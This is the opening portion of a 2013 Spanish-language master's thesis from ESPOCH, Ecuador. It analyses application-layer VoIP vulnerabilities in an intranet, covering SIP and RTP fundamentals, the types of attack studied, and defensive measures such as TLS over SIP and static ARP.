

# ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO ESCUELA DE POSTGRADO Y EDUCACIÓN CONTINUA

## "ANÁLISIS DE VULNERABILIDADES A NIVEL DE CAPA DE APLICACIÓN EN LA TRANSMISIÓN DE VOIP APLICADO EN UNA INTRANET"

#### GERMANIA DEL ROCIO VELOZ REMACHE

Tesis presentada ante la Escuela de Postgrado y Educación Continua de la ESPOCH, como requisito parcial para la obtención del Título de Magister en Interconectividad de Redes.

RIOBAMBA – ECUADOR

2013



## ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO CERTIFICACIÓN

#### EL TRIBUNAL DE TESIS CERTIFICA QUE:

El trabajo de investigación titulado "ANÁLISIS DE VULNERABILIDADES A NIVEL DE CAPA DE APLICACIÓN EN LA TRANSMISIÓN DE VOIP APLICADO EN UNA INTRANET", de responsabilidad de la Ing. GERMANIA DEL ROCIO VELOZ REMACHE, ha sido prolijamente revisado y se autoriza su presentación.

#### Tribunal de Tesis:

Dr. Juan Vargas	
PRESIDENTE	FIRMA
Ing. Gloria Arcos	
DIRECTOR	FIRMA
Ing. Daniel Haro	
MIEMBRO	FIRMA
Ing. Vinicio Ramos	
MIEMBRO	FIRMA

Riobamba, Abril del 2013

## **DERECHOS DE AUTORÍA**

Yo, Germania del Rocio Veloz Remache, soy responsable de las ideas, doctrinas y resultados expuestos en esta Tesis; y el patrimonio intelectual de la Tesis de Grado pertenece a la ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO.

Ing. Germania R. Veloz R. 060336496-9



A Shenoa Amely y Leonel Fernando, semilla de amor y entrega, quienes con su sonrisa son muestra de luz e inspiración divina.

A mi mamá Elsa que con su ejemplo ha sembrado en mí, su encanto, sus valores, y su constancia de vida.

A mis hermanos que apoyan cada acto, cada objetivo y cada meta trazada.

A mis amigos, confidentes y cómplices de sueños presentes y futuros.



A Dios, principal guía y maestro. Fuente de inspiración que ha permitido que con pequeños pasos camine al término de este nuevo reto.

A mis tutores, por participar en el desarrollo de la investigación planteada con consejos, guías, observaciones innovadoras que dieron un enfoque profesional y de alta calidad.

A los docentes de la Escuela Superior Politécnica de Chimborazo, amigos y compañeros constantes que se convirtieron en colaboradores de sueños brindándome su conocimiento y formando parte de mi formación académica, profesional y personal.

#### RESUMEN

La presente investigación tuvo como objetivo principal el establecer las principales vulnerabilidades de la capa de aplicación en la transmisión de VoIP, el comportamiento de las técnicas que explotan las vulnerabilidades y las posibles soluciones de mejoramiento de seguridad.

La metodología empleada en el estudio fue de tipo Cuasi-experimental, ya que se manipuló las variables y se sometió a procesos de observación y comparación en un mismo escenario de prueba físico, pero con dos configuraciones lógicas: Una de configuración VoIP default y la otra con el empleo de un proceso de seguridad VoIP. Dichas pruebas fueron desarrolladas en la Academia CISCO de la Escuela Superior Politécnica de Chimborazo.

Como conclusión, se identifico que la principal vulnerabilidad que posee una red VoIP es la Confidencialidad afectada en un 100%. Al instalar certificados de seguridad en los dispositivos y el empleo de TLS sobre SIP se reduce a un 16.75%.

En segundo plano se ubica la Autenticación en un 75% con una disminución a 17.75%. Luego, la Disponibilidad de la red en un 100%. En el caso de empleo de un IPS, se elimina a un 58.25%. y la Integridad se reduce a un 8.38%.

Para evitar las falencias de seguridad estudiadas, se recomienda el uso de una metodología basada en las mejores prácticas de seguridad Volp que utilizan algunas empresas dedicadas a la tarea de certificación. En estas empresas, las principales soluciones que enfocan son el uso de TLS sobre SIP empleando certificados digitales que encriptan la comunicación y el uso de ARP estático. Este último método evita la suplantación de identidad para un ataque de MitM, técnica utilizada en el presente estudio.

#### **ABSTRACT**

The present study had as main objective to establish the main vulnerabilities in the application layer VoIP transmission, the behavior of the techniques that exploit the vulnerabilities and possible solutions for improving safety.

The methodology used in the study was a quasi-experimental type, since the variables were manipulated and subjected to observation and comparison processes on the same physical test scenario, but with two logical configurations: A default configuration and other VoIP with the use of a VoIP security process. These tests were developed in the CISCO Academy at the Polytechnic University of Chimborazo.

In conclusion, it was identified that the main vulnerability which has a VoIP network is affected Confidentiality 100%. When installing security certificates on the devices and the use of TLS on SIP is reduced to 16.75%.

In second place, the authentication is located by 75% with a 17.75% decline. Then, the network availability is 100%. In the case of use of an IPS, is removed to a 58.25% and the Integrity factor is reduced to 8.38%.

To avoid the studied security, it is recommended the use of a methodology based on VoIP security best practices which is used by some companies engaged in the task of certification. In these companies, the main solutions are focused on SIP TLS using digital certificates that encrypt communication and the use of static ARP. This last method prevents spoofing for a MITM attack, a technique used in the present study.

## **ÍNDICE GENERAL**

CAPÍT	TULO <u>l</u>	
INTRO	DDUCCIÓN	16
1.1	Planteamiento Del Problema	18
1.2	Justificación	20
1.3	Objetivos Generales Y Específicos	22
1.3.	.1 General	22
1.3.	.2 Específicos	23
1.4	Alcance	23
1.5	Hipótesis	23
CAPÍT	TULO II	
REVIS	SIÓN DE LITERATURA	24
2.1 Vc	oz Sobre IP	24
2.2 Ar	rquitectura De VOIP	25
2.3 P	Protocolos De VOIP	26
2.3.	.1 Protocolo SIP	27
2.3.	.2 Funciones Del Protocolo SIP	27
2.3.	.3 Tipos De Solicitudes	29
2.3.	.4 Códigos De Respuestas	30
2.3.	.5 Llamada SIP	30
2.4 P	Protocolo RTP	31
2.5 Et	thical Hacking	32
2.7 At	staques Y Vulnerabilidades De VOIP En Capa De Aplicación	35
2.7.	.1 Fuzzing	35
2.7.	.2 Denegación De Servicio	36
2.7.	.3 Smurf	37
2.7.	.4 Spit: Spam Over Internet Telephony	38
2.7.	.5 Redirección De Llamadas	39
2.7	.6 Spooffing	40

## **CAPÍTULO III**

MATERIALES Y MÉTODOS	42
3.1 Diseño De La Investigación	42
3.2 Tipo De Investigación	43
3.3 Población Y Muestra	43
3.3.1 Población	44
3.4 Métodos, Técnicas E Instrumentos	46
3.4.1 Métodos	46
3.4.2 Técnicas	48
3.4.3 Instrumentos	48
3.4.3.1 Instrumentos Software	49
3.5 Validación De Los Instrumentos	50
3.6 Procedimiento	51
3.7 Planteamiento De La Hipótesis	52
3.8 Operacionalización De Las Variables	52
3.8.1 Operacionalización Conceptual	53
3.8.2 Operacionalización Metodológica	54
3.8.3 Operacionalización Metodológica De La Variable Independiente	55
3.8.4 Operacionalización Metodológica De La Variable Dependiente	56
3.9 Ambiente De Prueba	57
3.9.1 Escenario 1. Red Voip Vulnerable	58
3.9.2 Escenario 2. Red Voip Implementando Metodología De Seguridad	59
3.9.3 Test De Penetración	60
3.9.4 Configuración	61
CAPÍTULO IV	
RESULTADOS Y DISCUSIÓN	65
4.1 Análisis De Resultados	66
4.1.1 Análisis De La Variable Independiente	66
4.1.2 Análisis De La Variable Dependiente	74
4.1.3 Análisis Comparativo General De Los Escenarios De Prueba	96

4.2 Dem	nostración De La Hipótesis	98
4.3 Meto	odología Propuesta Para Corrección De Vulnerabilidades	103
4.3.1	Seguridad En Los Protocolos	103
4.3.2	Seguridad En Los Equipos De Voip	105
4.3.3	Seguridad En El Entorno	106
4.3.4	Proceso De Aplicación De Metodología	106
4.3.4	.1 Fase De Recolección De Información	106
4.3.4	.2 Fase De Pentesting Voip	107
4.3.4	.3 Fase De Corrección De Vulnerabilidades	107
4.3.4	.3.1 Footprinting	107
4.3.4	.3.2 Spoofing	108
4.3.4	.3.3. Eavesdroping	108
4.3.4	.3.4 Otras	108
CONCL	USIONES	110
RECOM	IENDACIONES	112
ABREV	'IATURAS	
BIBLIO	GRAFÍA	
<b>ANEXO</b>	S	

## **ÍNDICE DE TABLAS**

Tabla II. 1 Protocolos VoIP y Puertos empleados	26
Tabla II. 2 Solicitudes del protocolo SIP	29
Tabla II. 3 Respuestas del protocolo SIP	30
Tabla III. 1 Vulnerabilidades y Ataques de VoIP por Capas	44
Tabla III. 2 Instrumentos Software	
Tabla III. 3 Instrumentos Hardware	50
Tabla III. 4 Análisis de Operacionalización Conceptual	53
Tabla III. 5 Análisis de la Operacionalización Metodológica	
Tabla III. 6 Análisis de la Operacionalización Metodológica Variable Independiente	
Tabla III. 7 Análisis de la Operacionalización Metodológica Variable Dependiente	56
Tabla III. 8 Escenarios de Prueba	57
Tabla III. 9 Descripción de ataques	59
Tabla IV. 1 Escala cuantitativa. Variable Independiente	67
Tabla IV. 2 Análisis del Indicador de Seguridad en Protocolos. Pesos 0-4	
Tabla IV. 3 Análisis del Indicador de Seguridad en Protocolos. Valor porcentual	
· · · · · · · · · · · · · · · · · · ·	
Tabla IV. 4 Análisis del Indicador de Seguridad en Dispositivos Pesos 0-4	
Tabla IV. 5 Análisis del Indicador de Seguridad en Dispositivos Valor Porcentual	
Tabla IV. 6 Análisis del Indicador de Seguridad en el Entorno. Pesos 0-4	
Tabla IV. 7 Análisis del Indicador de Seguridad en el Entorno. Valor Porcentual	71
Tabla IV. 8 Análisis General de la Variable Independiente. Valoración Cualitativa	72
Tabla IV. 9 Análisis General de la Variable Independiente. Valoración Cuantitativa por	
pesos de 0-4	73
Tabla IV. 10 Análisis General de la Variable Independiente. Valoración Cuantitativa	
Porcentual	73
Tabla IV. 11 Análisis de Vulnerabilidades según Ataques. Escenario sin Metodología	.75

Tabla IV. 13 Análisis de Vulnerabilidades-Enumeración según Ataques. Escenario sin	
Metodología Pesos 0-47	76
Tabla IV. 14 Análisis de Vulnerabilidades-Enumeración según Ataques. Escenario sin	
Metodología. Porcentual	77
Tabla IV. 15 Análisis de Vulnerabilidades-Enumeración según Ataques. Escenario con	
Metodología Pesos 0-47	78
Tabla IV. 16 Análisis de Vulnerabilidades-Enumeración según Ataques. Escenario con	
Metodología. Porcentual	79
Tabla IV. 17 Análisis Comparativo de la vulnerabilidad de Enumeración. Pesos 0-4	80
Tabla IV. 18 Análisis Comparativo de la vulnerabilidad de Enumeración. Porcentual8	80
Tabla IV. 19 Análisis de Vulnerabilidades-Eavesdroping según Ataques. Escenario sin	1
Metodología. Pesos 0-4	82
Tabla IV. 20 Análisis de Vulnerabilidades-Eavesdroping según Ataques. Escenario sin	
Metodología. Porcentual	82
Tabla IV. 21 Análisis de Vulnerabilidades-Eavesdroping según Ataques. Escenario con	ì
Metodología Pesos 0-4	84
Tabla IV. 22 Análisis de Vulnerabilidades-Eavesdroping según Ataques. Escenario con	ì
Metodología. Porcentual	84
Tabla IV. 23 Análisis Comparativo de la vulnerabilidad de Eavesdroping . Pesos(0-4)8	85
Tabla IV. 24 Análisis Comparativo de la vulnerabilidad de Eavesdroping. Porcentual8	86
Tabla IV. 25 Análisis de Vulnerabilidades-DoS según Ataques. Escenario sin	
Metodología Pesos (0-4)	87
Tabla IV. 26 Análisis de Vulnerabilidades-DoS según Ataques. Escenario sin	
Metodología. Porcentual	87
Tabla IV. 27 Análisis de Vulnerabilidades-DoS. Escenario con Metodología. Pesos (0-4)	)
8	88
Tabla IV. 28 Análisis de Vulnerabilidades-DoS. Escenario con Metodología Porcentual 8	89
Tabla IV. 29 Reducción de Ataques de DoS. Pesos (0-4)	90
Tabla IV. 30 Reducción de Ataques de DoS. Porcentual	91
Tabla IV. 31 Análisis de Vulnerabilidades-MitM según Ataques. Escenario sin	
Metodología. Pesos (0-4)	92
Tabla IV. 32 Análisis de Vulnerabilidades-MitM según Ataques. Escenario sin	
Metodología. Porcentual	92

Tabla IV. 33 Análisis de Vulnerabilidades-MitM según Ataques. Escenario con	
Metodología. Pesos (0-4)	94
Tabla IV. 34 Análisis de Vulnerabilidades-MiM según Ataques. Escenario con	
Metodología	94
Tabla IV. 35 Reducción de MitM. Pesos (0-4)	95
Tabla IV. 36 Reducción de MitM. Porcentual	95
Tabla IV. 37 Análisis comparativo de las vulnerabilidades antes y después de la	
Metodología	96
Tabla IV. 38 Análisis comparativo Porcentual de las vulnerabilidades antes y despu	ıés de
la Metodología	97
Tabla IV. 39 Toma de frecuencias por Vulnerabilidad	99
Tabla IV. 40 Tabla de Frecuencias Observadas	100
Tabla IV. 41 Tabla de frecuencias Esperadas	100
Tabla IV. 42 Cálculo de Chi-cuadrado	101

## **ÍNDICE DE GRÁFICOS**

Figura I. 1 Escenario de Prueba	22
Figura II. 1 Sistema VoIP	25
Figura II. 2 Arquitectura de VoIP	26
Figura II. 3 Funcionamiento Protocolo SIP	29
Figura II. 4 Llamada de Protocolo SIP	30
Figura II. 5 Protocolo RTP	32
Figura II. 6 Capas de Seguridad en VoIP	34
Figura II. 7 Denegación de Servicio DoS	37
Figura II. 8 Ataque de Spoofing con hombre en el medio	40
Figura II. 9Ataque de ARP Spoofing con hombre en el medio	41
Figura II. 10 Ataque hombre en el medio y uso de sniffer	41
Figura III. 1Población y muestra de Estudio	45
Figura IV. 1Análisis Índice de Seguridad en Protocolos	68
Figura IV. 2 Análisis Índice de Seguridad en Dispositivos	70
Figura IV. 3 Análisis Índice de Seguridad en el entorno	72
Figura IV. 4 Análisis General Indicadores de Metodología Aplicada	74
Figura IV. 5 Ataques de Enumeración sin Metodología	78
Figura IV. 6 Ataques de Enumeración con Metodología	80
Figura IV. 7 Reducción de Enumeración con Metodología	81
Figura IV. 8 Ataques de Eavesdroping sin Metodología	83
Figura IV. 9. Ataques de Eavesdroping con Metodología	85
Figura IV. 10 Reducción de Eavesdroping con Metodología	86
Figura IV. 11 Ataques de DoS sin Metodología	88
Figura IV. 12 Ataques de DoS con Metodología	90
Figura IV. 13 Reducción de DoS con Metodología	91

Figura IV. 14 Ataques de MitM sin Metodología	93
Figura IV. 15 Ataques de MiM con Metodología	95
Figura IV. 16 Reducción de MiM con Metodología	96
Figura IV. 17 Distribución de pesos para comprobación de hipótesis	99
Figura IV. 18 Gráfica demostrativa de Hipótesis de Investigación	103

#### CAPITULO I

## INTRODUCCIÓN

La información es esencial dentro y fuera de una institución, ya que ella facilita la soberanía y el control sobre los procesos.

El acceso a ella es uno de los principales objetivos para establecer situaciones favorables o desfavorables empresarialmente hablando. El tipo de información que obtenemos cumple cierto nivel de acuerdo a su tratamiento estratégico. He ahí la importancia de poder establecer ataques en la capa de aplicación de VoIP que muestren la información más importante. Quien no ingresa a un entorno y se aprovecha de los datos visibilizados, es un ente ético. Pero la realidad de nuestro medio no es así.

Hablar de acceso a la información es hablar de dos términos sumamente relacionados: Riesgo y Seguridad. El riesgo está considerado como las vulnerabilidades que son debilidades de nuestra red de comunicación. Por tanto, es importante analizar este enfoque dentro de un servicio muy empleado hoy en día como es Voz sobre IP, que simplemente optimiza el uso de los recursos de una entidad, considerando mecanismos de seguridad que disminuya los riesgos establecidos.

VoIP, es una herramienta muy explotada en nuestros días, su principal forma de operación es la autenticación de usuarios que residen en un servidor PBX, quien es el encargado de establecer y permitir una llamada entre usuarios dentro de una red de computadoras.

Los riesgos son notables en cuanto a este servicio y pueden evidenciarse en la captura y hurto de las conversaciones que pueden ser intervenidas para usos maliciosos.

En una intranet se usa la red de comunicación para la transmisión de datos, de voz y de video, por lo que se debe establecer parámetros de seguridad en cada uno de ellos, evitando que se produzca un punto de accesibilidad a usuarios no autorizados.

VoIP, inicialmente fue empleado como un servicio que facilita las comunicaciones y optimiza el uso del mismo ancho de banda para transmisión de datos y voz. Los principales estándares que se han adoptado son los IETF RFC 3550<sup>1</sup> que define el funcionamiento del protocolo RTP, IETF RFC 3711 del Secure Real-Time Transport Protocol SRTP, que proporciona confidencialidad, autenticación de mensajes y

-

<sup>1</sup> http://www.ietf.org/rfc/rfc3550.txt

protección de reenvío para flujos de audio y vídeo. Al igual el IETF RFC 3261 donde establece un estándar para la iniciación, modificación y finalización de sesiones interactivas de usuario donde intervienen elementos multimedia como el video, voz, mensajería instantánea, juegos en línea y realidad virtual, empleado por el protocolo SIP.

Existen otros estándares como H.323, H248, IAX pero no son citados ya que no forman parte del estudio de investigación.

Hasta el momento no existe un estándar sobre la seguridad de VoIP o aplicaciones multimedia, motivando el estudio propuesto para establecer correcciones a las vulnerabilidades de VoIP dentro de una intranet.

#### 1.1 PLANTEAMIENTO DEL PROBLEMA

Nuestro medio actual invita no solo al uso de la mejor tecnología, sino que exige que la información sea manejada de forma segura. Una vulnerabilidad es una debilidad en nuestra red informática que puede ser foco de ataque de los piratas informáticos que buscan ingresar para robar información o dañar los servicios de la red.

VoIP al basarse sobre el protocolo IP asume la posibilidad de que los paquetes puedan perderse. Desde el punto de vista de la seguridad, las llamadas en VoIP se transmiten por Internet o por redes potencialmente inseguras. Lo cual plantea riesgos de privacidad y seguridad que no surgen con un servicio telefónico tradicional. Los famosos hackers de la información tratarán de afectar la infraestructura VoIP que puede verse

seriamente degrada por el efecto de algún virus, gusano o un mecanismo de denegación de servicio. Así que es importante considerar cuatro conceptos fundamentales en cuanto a la Seguridad de la Información: Confidencialidad, Integridad, Disponibilidad y Autenticación.

VoIP es vulnerable en otros aspectos, ya que se puede violar la seguridad de la transmisión de voz a través de los protocolos utilizados para autenticación y transmisión de voz o aplicando técnicas como hombre en el medio o spooffing e interceptando conversaciones confidenciales.

Algunas de las vulnerabilidades que posee VoIP a nivel de capa de aplicación son: Fuzzing, Vishing, Hijacking o secuestro de sesiones, Floods, SPIT, Eavesdroping redirección de llamadas y reproducción de llamadas, que en muchos de ellos puede originar Denegación de Servicio que disminuye el acceso y calidad de los servicios que brinda VoIP<sup>2</sup>.

Sin duda, no se ha profundizado el estudio de las posibles vulnerabilidades que posee VoIP, siendo este factor un punto débil para nuestra red, considerando que los ataques pueden ser internos o externos a la entidad.

Este estudio pretende analizar las vulnerabilidades que se pueden presentar en la capa de aplicación, así como en el protocolo SIP que trabaja en este nivel causando problemas en la seguridad de nuestra intranet dentro de la transmisión de VoIP.

-

<sup>&</sup>lt;sup>2</sup> http://www.uv.es/montanan/ampliacion/trabajos/Seguridad%20VoIP.pdf

Un escenario de prueba, ayudará a determinar los más comunes. Posterior a este proceso se planteará una propuesta metodológica que prevenga un problema aún no tan estudiado.

#### 1.2 JUSTIFICACIÓN

Una de las principales debilidades de la tecnología VoIP es basarse sobre una red insegura como la IP. La mayor parte de ataques hacia las infraestructuras IP van a afectar irremediablemente a la telefonía Ataques de denegación de servicio, inundación de paquetes o cualquier otro tipo limita la disponibilidad de la red y se convierte en un gran problema para la telefonía IP

Las empresas que están migrando su telefonía tradicional a VoIP por las múltiples ventajas que ofrece no deben ignorar los riesgos de seguridad que se evidencia cuando convergen las redes de voz y datos. Además VoIP será vulnerable a ataques a bajo nivel como:

- Robo de servicio.
- Interceptación de comunicaciones.
- Denegación de comunicaciones telefónicas, etc.
- Fragmentación IP, paquetes IP malformados y spoofing.

Al realizar un proceso de Hacking Ético VoIP es posible identificar los puntos débiles en la infraestructura de comunicaciones para minimizar riesgos con la propuesta de corrección de vulnerabilidades encontradas a nivel de las aplicaciones VoIP y los protocolos que intervienen.

La investigación trata de resolver interrogantes como:


- ¿Es posible que mi red corporativa sea afectada a través del uso de VoIP?
- ♣ ¿Qué vulnerabilidades son más fáciles de detectar en nuestra intranet?
- ¿Qué factores se deben analizar para brindar seguridad al tráfico de VolP para la realización de una metodología adecuada?.

Dichas dudas serán estudiadas y analizadas a través de un escenario de prueba que se realizará en los Laboratorios de la Academia Cisco de la Escuela Superior Politécnica de Chimborazo, donde el objetivo será estudiar las vulnerabilidades de la red en capa de aplicación, sus implicaciones e impacto en los procesos y facilitar una propuesta metodológica aplicada al escenario de estudio, permitiendo así seguridad en VoIP y por consiguiente de la red.

El investigador realizará test de penetración de forma interna, verificando puertos, y recopilando toda la información que permita realizar una auditoría de seguridad sobre el tráfico de VoIP.

Se analizará las vulnerabilidades a nivel de capa de aplicación como: Fuzzing, Vishing, Floods, Eavesdroping, e Hijacking, que son las que evidencian de mejor forma un ataque dado.

Los procesos atacarán las debilidades de forma técnica y propondrá su respectiva corrección.



Una gráfica que ilustrará el escenario de prueba es el siguiente:

Figura I. 1.- Escenario de Prueba

 $\textbf{Elaborado por:} \ Ing. \ Germania \ Veloz \ R.$ 

Las versiones de software empleado serán de descarga libre, facilitando a la empresa una alternativa económica de solución.

#### 1.3 OBJETIVOS GENERALES Y ESPECÍFICOS

#### 1.3.1 GENERAL

Analizar las vulnerabilidades que se presentan en la capa de aplicación de una red VoIP, permitiendo estudiar su comportamiento y proceso de ataque, con la finalidad de proponer una alternativa de solución metodológica.

#### 1.3.2 ESPECÍFICOS

- ♣ Estudiar el conjunto de normas, dispositivos, protocolos que permiten comunicar voz sobre el protocolo IP, para poder determinar los posibles mecanismos de ataque que se pueden aplicar sobre VoIP.
- ♣ Diseñar un ambiente de prueba para determinar los puntos débiles en una infraestructura de comunicaciones VoIP a través de su protocolo SIP.
- Realizar el test de seguridad para determinar las vulnerabilidades de VoIP a nivel de capa de aplicación.
- ♣ Aplicar una metodología que permita reducir las vulnerabilidades para asegurar la transmisión de Voz sobre IP en una Intranet.

#### 1.4 ALCANCE

El estudio estará centrado en la capa de aplicación de la transmisión de VoIP, siendo el servidor empleado para el caso Elastix por la facilidad y versatilidad de uso como en su configuración. Además se verificará los ataques al protocolo SIP, quien es el principal actor en este tipo de tecnología.

#### 1.5 HIPÓTESIS

La aplicación de una metodología de seguridad en una red VoIP, permitirá reducir las vulnerabilidades en la capa de aplicación.

## **CAPÍTULO II**

## **REVISIÓN DE LITERATURA**

#### 2.1 VOZ SOBRE IP

Según Roberto Gutiérrez, "VoIP (Voice Over Internet Protocol) hace referencia a la emisión de voz en paquetes IP sobre redes de datos como puede ser Internet. Une dos mundos en la transmisión de voz y la de datos".

La tecnología VoIP trata de transportar la voz, previamente procesada, encapsulándola en paquetes para poder ser transportadas sobre redes de datos sin necesidad de disponer de una infraestructura telefónica convencional. Con lo que se consigue desarrollar una única red homogénea en la que se envía todo tipo de información ya sea voz, video o datos.

VoIP, es una tecnología insegura por estar basada en el protocolo IP, considerando que en cada una de las capas del modelo de red se comparte voz y datos, siendo las vulnerabilidades de cada nivel una posible vulnerabilidad que afecte la transmisión VoIP.




Figura II. 1.- Sistema VoIP

Fuente: http://ozekiphone.com/what-is-voip-phone-343.html

#### 2.2 ARQUITECTURA DE VoIP


Una red VoIP abierta posee los siguientes componentes<sup>3</sup>: [4]

- ♣ LAN-WAN: Switch con soporte de VLAN (802.1 q) y CoS (802.1 p). WAN con soporte QoS.
- Servicios de Control SIP:
  - Registro
  - Proxy SIP/ Redirect
  - Localización
- ♣ IP-PBX: Proporciona el control de direccionamiento de llamadas.

<sup>3</sup> http://www.uv.es/montanan/ampliacion/trabajos/Seguridad%20VoIP.pdf

-

- Gateway IP: Sistema que permite la integración con elementos de telefonía tradicional (PBX o Líneas RTB)
- Mensajería y otros: elementos de valor añadido (VM, IVR, CTI, ACD, etc.)
- Terminales IP: normalmente con soporte SIP o H323.



WAN/LAN
Figura II. 2.- Arquitectura de VoIP
Elaborado por.- Ing. Germania Veloz R.

#### 2.3 PROTOCOLOS DE VoIP

VoIP, establece su funcionamiento a través de protocolos que se detallan en la tabla II.1 junto a los puertos que emplea para su proceso:

Tabla II. 1.- Protocolos VoIP y Puertos empleados

PROTOCOLO	PUERTO
Session Initiation Protocol (SIP)	TCP/UDP 5060,5061
Session Description Protocol (SDP)	Encapsulación SIP
Media Gateway Control Protocol (MGCP)	UDP 2427,2727
Skinny Client Control Protocol (SCCP/Skinny)	TCP 2000,2001

Real-time Transfer Control Protocol (RTCP)	RTP+1
Real-time Transfer Protocol (RTP)	Dynamic
Secure Real-time Transfer Protocol (SRTP)	Dynamic
Inter-Asterisk eXchange v.2 (IAX2)	UDP 435

Fuente: Roberto Gutiérrez Gil Seguridad en VoIP: Ataques, Amenazas y Riesgos. [4]

#### 2.3.1 PROTOCOLO SIP

Session Initiation Protocol: Es un protocolo de control desarrollado por el IETF, basado en arquitectura cliente/servidor similar al HTTP. Estructura de petición-respuesta: Estas peticiones son generadas por un cliente y enviadas a un servidor, que las procesa y devuelve la respuesta al cliente<sup>4</sup>[8]. Al igual que el protocolo HTTP, SIP proporciona un conjunto de solicitudes y respuestas basadas en códigos.

SIP es un protocolo de señalización por lo que solo maneja el establecimiento, control y terminación de las sesiones de comunicación. Normalmente una vez que se ha establecido la llamada se produce el intercambio de paquetes RTP que transportan realmente el contenido de la voz. Encapsula también otros protocolos como SDP utilizado para la negociación de las capacidades de los participantes, tipo de codificación, etc.

#### 2.3.2 FUNCIONES DEL PROTOCOLO SIP

SIP (Session Initial Protocol), es un protocolo de inicio de sesión, se combina con SDP quien realiza la negociación de capacidades multimedia de los participantes involucrados, ancho de banda, negociación de los códecs, etc.

<sup>4</sup> http://download.securelogix.com/library/ SIP\_Security030105.pdf,

SIP un protocolo solo de señalización, que entiende del establecimiento, control y la terminación de las sesiones. Es un protocolo simple, escalable y se integra con facilidad en otros protocolos.

SIP puede funcionar sobre UDP o TCP, aunque para VoIP se usará sobre UDP. Una vez establecida la sesión, los clientes intercambian directamente los contenidos multimedia de audio y/o video a través de, en este caso, RTP (Real-Time Transport Protocol).


- ♣ Localización de usuarios (SIP proporciona soporte para la movilidad).
- Capacidades de usuario
- Establecimiento y mantenimiento de una sesión.

En definitiva, el protocolo SIP permite la interacción entre dispositivos, cosa que se consigue con distintos tipos de mensajes propios del protocolo que abarca esta sección. Dichos mensajes proporcionan capacidades para registrar y/o invitar un usuario a una sesión, negociar los parámetros de una sesión, establecer una comunicación entre dos a más dispositivos y, por último, finalizar sesiones.

Se puede resumir las características más relevantes de SIP en la siguiente descripción:

- ♣ El control de llamadas es stateless o sin estado, y proporciona escalabilidad entre los dispositivos telefónicos y los servidores.
- SIP necesita menos ciclos de CPU para generar mensajes de señalización de forma que un servidor podrá manejar más transacciones.
- Una llamada SIP es independiente de la existencia de una conexión en la capa de transporte.

- ♣ SIP soporta autentificación de llamante y llamado mediante mecanismos HTTP.
- Autenticación, criptográfica y encriptación son soportados salto a salto por SSL/TSL pero SIP puede usar cualquier capa de transporte o cualquier mecanismo de seguridad de HTTP, como SSH o S-HTTP.
- Un proxy SIP puede controlar la señalización de la llamada y puede bifurcar a cualquier número de dispositivos simultáneamente.



**Figura II. 3.-** Funcionamiento Protocolo SIP **Modificado:** Ing. Germania Veloz R.

#### 2.3.3 TIPOS DE SOLICITUDES

SIP, emplea las siguientes solicitudes:

**Tabla II. 2.-** Solicitudes del protocolo SIP

SOLICITUD	FUNCIÓN
INVITE	Establece una sesión.
ACK	Confirma una solicitud INVITE.
BYE	Finaliza una sesión
CANCEL	Cancela el establecimiento de una sesión.
REGISTER	Comunica la localización de usuario (nombre de equipo,
	IP).
OPTIONS	Registrar al User Agent.

Fuente: Roberto Gutiérrez Gil Seguridad en VoIP: Ataques, Amenazas y Riesgos

#### 2.3.4 CÓDIGOS DE RESPUESTAS


SIP, presenta las siguientes respuestas:

Tabla II. 3.- Respuestas del protocolo SIP

RESPUESTA	FUNCIÓN
1xx	Respuestas informativas provisionales, tal como180, la cual significa
	teléfono sonando
2xx	Respuestas de éxito.
3xx	Respuestas de redirección.
4xx	Respuestas de fallo de método, errores de solicitud.
5xx	Respuestas de errores de servidor.
6xx	Respuesta de errores globales.

Fuente: Roberto Gutiérrez Gil Seguridad en VoIP: Ataques, Amenazas y Riesgos

#### 2.3.5 LLAMADA SIP



**Figura II. 4**.- Llamada de Protocolo SIP **Fuente**: Roberto Gutiérrez Gil Seguridad en VoIP: Ataques, Amenazas y Riesgos. [4]

#### **4** AUTENTICACIÓN SIP

SIP utiliza HTTP Digest (RFC2617) como mecanismo de autenticación, el cual es:

- Sencillo
- Eficiente
- Inseguro

Se genera el texto del desafío (digest) y se le envía al usuario que se quiere autenticar (junto al error 407).

#### 2.4 PROTOCOLO RTP

El Protocolo RTP (Real-time Transport Protocol), o Protocolo de Transporte de Tiempo Real, provee funciones de transporte de red de extremo a extremo adecuado para aplicaciones de transmisión de datos en tiempo real, tales como audio y video, sobre servicios de redes unicast y multicast.

RTP no garantiza la calidad del servicio para los servicios en tiempo real y está formado conjuntamente con el protocolo RTCP (Real-time Control Protocol).

